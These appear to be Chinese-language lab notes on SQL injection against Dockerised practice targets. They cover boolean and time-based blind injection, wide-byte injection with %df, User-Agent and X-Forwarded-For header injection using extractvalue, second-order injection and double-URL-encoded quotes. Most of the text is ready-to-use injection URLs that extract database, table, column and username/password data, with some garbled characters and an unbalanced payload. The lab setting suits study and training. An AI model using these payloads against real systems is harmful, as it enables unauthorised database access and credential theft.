

http://192.168.100.x:21727/get.php?id=1' and length((select group_concat(schema_name) from information_schema.schemata))=8%23
http://192.168.100.x:21727/get.php?id=1' and mid((select group_concat(schema_name) from information_schema.schemata),1,1)='s'%23
http://192.168.100.x:21727/get.php?id=1' and mid((select group_concat(table_name) from information_schema.tables where table_schema=database()),1,1)='s'%23
http://192.168.100.x:21727/get.php?id=1' and mid((select group_concat(column_name) from information_schema.columns where table_schema=database() and table_name='users'),1,1)='s'%23
http://192.168.100.x:21727/get.php?id=1' and mid((select group_concat(username,password) from users),1,1)='s'%23
sleep(5) ==> 指定数据库休眠时间
select sleep(5) ==> 数据库执行结果休眠5s后返回
benchmark(5000000,md5('admin')) ==> 测试函数运行速度,利用md5('admin')进行5000000运算。



http://192.168.100.40:59110/time.php?id=1" and sleep(5)%23


http://192.168.100.40:59110/time.php?id=1" and if(length(database())=7,sleep(5),1)%23

http://192.168.100.40:59110/time.php?id=1" and if(length(database())=8,sleep(5),1)%23
http://192.168.100.40:59110/time.php?id=1’ and if(mid(database(),1,1)='s',sleep(5),1)%23




两个字节宽度的编码技术。
一个字符占1个字节,两个字节以上叫宽字节
利用Mysql特性,Mysql在使用GBK编码时候,会认为两个字符是一个汉字。
程序员为了防止sq注入,对用户输入中的单引号()进行处理,在单引号前加上斜杠()进行转义,这样被处理后的
sq语句中,单引号不再具有作用”,仅仅是'内容'而已。这个单引号无法发挥和前后单引号闭合的作用,仅仅成为'内容
addslashed 在敏感符号 ’ “ \ NULL 添加反斜杠转义。
mysql_real_escape_string 在敏感符号 ‘ ” \ 添加反斜杠转义
preg_replace( ' ' ' ,)
dockerproxy.cn/etimeci/widebytesqliexp
http://113.45.183.x:32676/mysql-query_add.php?id=1' 输入‘被转义

http://113.45.183.x:32676/mysql-query_add.php?id=1�'order by 3--+ 使用宽字节注入5df和/组成運
http://113.45.183.x:32676/mysql-query_add.php?id=�'union select 1,database(),1--+

以下注入方法属于其他方法
Wb程序代码中把用户提交的HTTP请求包的头信息未做过滤就直接带入到数据库中执行。
dockerproxy.cn/etimeci/commonsqliexp

$_SERVER['REMOTE_ADDR'] ★ 基于客户端与服务器建立的socket套接字连接,获取客户端的IP地址 不可伪造
$_SERVER['HTTP_CLIENT_IP'] 通过http请求包内的client-ip字段获取IP 可伪造
$_SERVER['HTTP_X_FORWARDED_FOR'] 通过http请求包内的x-forwarded-for字段获取IP 可伪造
超全局变量接收回来的数据是数组。

通过修改参数来判断是否存在漏洞
1.在网站代码中的ip字段与数据库有交互
2.代码中使用了php超全局变量 $_SERVER[]



对登录数据进行代理抓包,在该实验中,PHP对UA头进行处理,利用UA进行注入。
payload:' or extractvalue(1,concat(0x7e,(select database()))),1,1)# ((20240822112324-78jwsfh "extractvalue() 函数主要用于从XML文档中提取数据。"))
dockerproxy.cn/etimeci/secondsqliexp


已经存储的用户输入被读取后,再次进入SQL查询语句中导致的注入。
有的网站在用户输入恶意数据时对其进行转义处理,但恶意数据到达数据库时被处理数据又被还原并存储到数据库中,当WEB程序调用存储在数据库中的恶意数据并执行SQL查询时,就发生了SQL二次注入。

URL采用十六进制编码,则其他非ASC字符(如中文等)将无法表示,需要进行编码;URL编码也被称为百分号编码,使用百分号%接两个十六进制字符代表一个字节。推荐使用UTF-8编码字符后再对每个字添加百分号处理。

URL中可打印字符:
重要函数
urlencode() URL编码
urldecode() URL解码
rawurldecode() 也用于解码 URL 编码的字符串,但它对加号(+)的处理与 urldecode() 不同。rawurldecode() 将保留加号(+)作为加号本身,不会将其转换为空格()。
注意:查询前先判断是什么类型的注入
1.直接 id =0 order by 5 --+ 如果可以就是数字型;
2.如果不是数字那么大概就是字符型了,输入’ 是什么情况,是否有转义/。
3.有转义就考虑二次编码或宽字节了。
dockerproxy.cn/etimeci/encodesqliexp

http://113.45.183.x:37583/page_1.php?id=' 直接输入‘被、转义
http://113.45.183.x:37583/page_1.php?id=0%2527order by 1%23 对’两次URL编码成功
http://113.45.183.x:37583/page_1.php?id=0%2527order by 4%23 判断字段数为3

http://113.45.183.x:37583/page_1.php?id=0%2527union select 1,group_concat(table_name),3 from information_schema.tables where table_schema=database()--+

http://113.45.183.x:37583/page_1.php?id=0%2527union select 1,group_concat(column_name),3 from information_schema.columns where table_schema=database()--+

在SQL语句中,分号(用来表示一条sq语句的结束。所以可以在以分号(结束一个sq语句后,继续构造一下条语句,可以一起执行。
dockerproxy.cn/etimeci/commonsqliexp

名称: dockerproxy.cn/etimeci/sqlmaprceexp
http://113.45.183.x:22388/index1.php?uname=aaa'order by 1,2,3,4,5--+ 所以有4个字段

http://113.45.183.x:22388/index1.php?uname=aaa'union select 1,2,3,4--+

http://113.45.183.x:22388/index1.php?uname=aaa'union select 1,2,database(),4--+
http://113.45.183.x:22388/index1.php?uname=aaa'union select 1,2,group_concat(table_name),4 from information_schema.tables where table_schema=database() --+

http://113.45.183.x:22388/index1.php?uname=aaa'union select 1,2,group_concat(column_name),4 from information_schema.columns where table_schema=database() --+

名称: dockerproxy.cn/etimeci/sqlmapusageexp
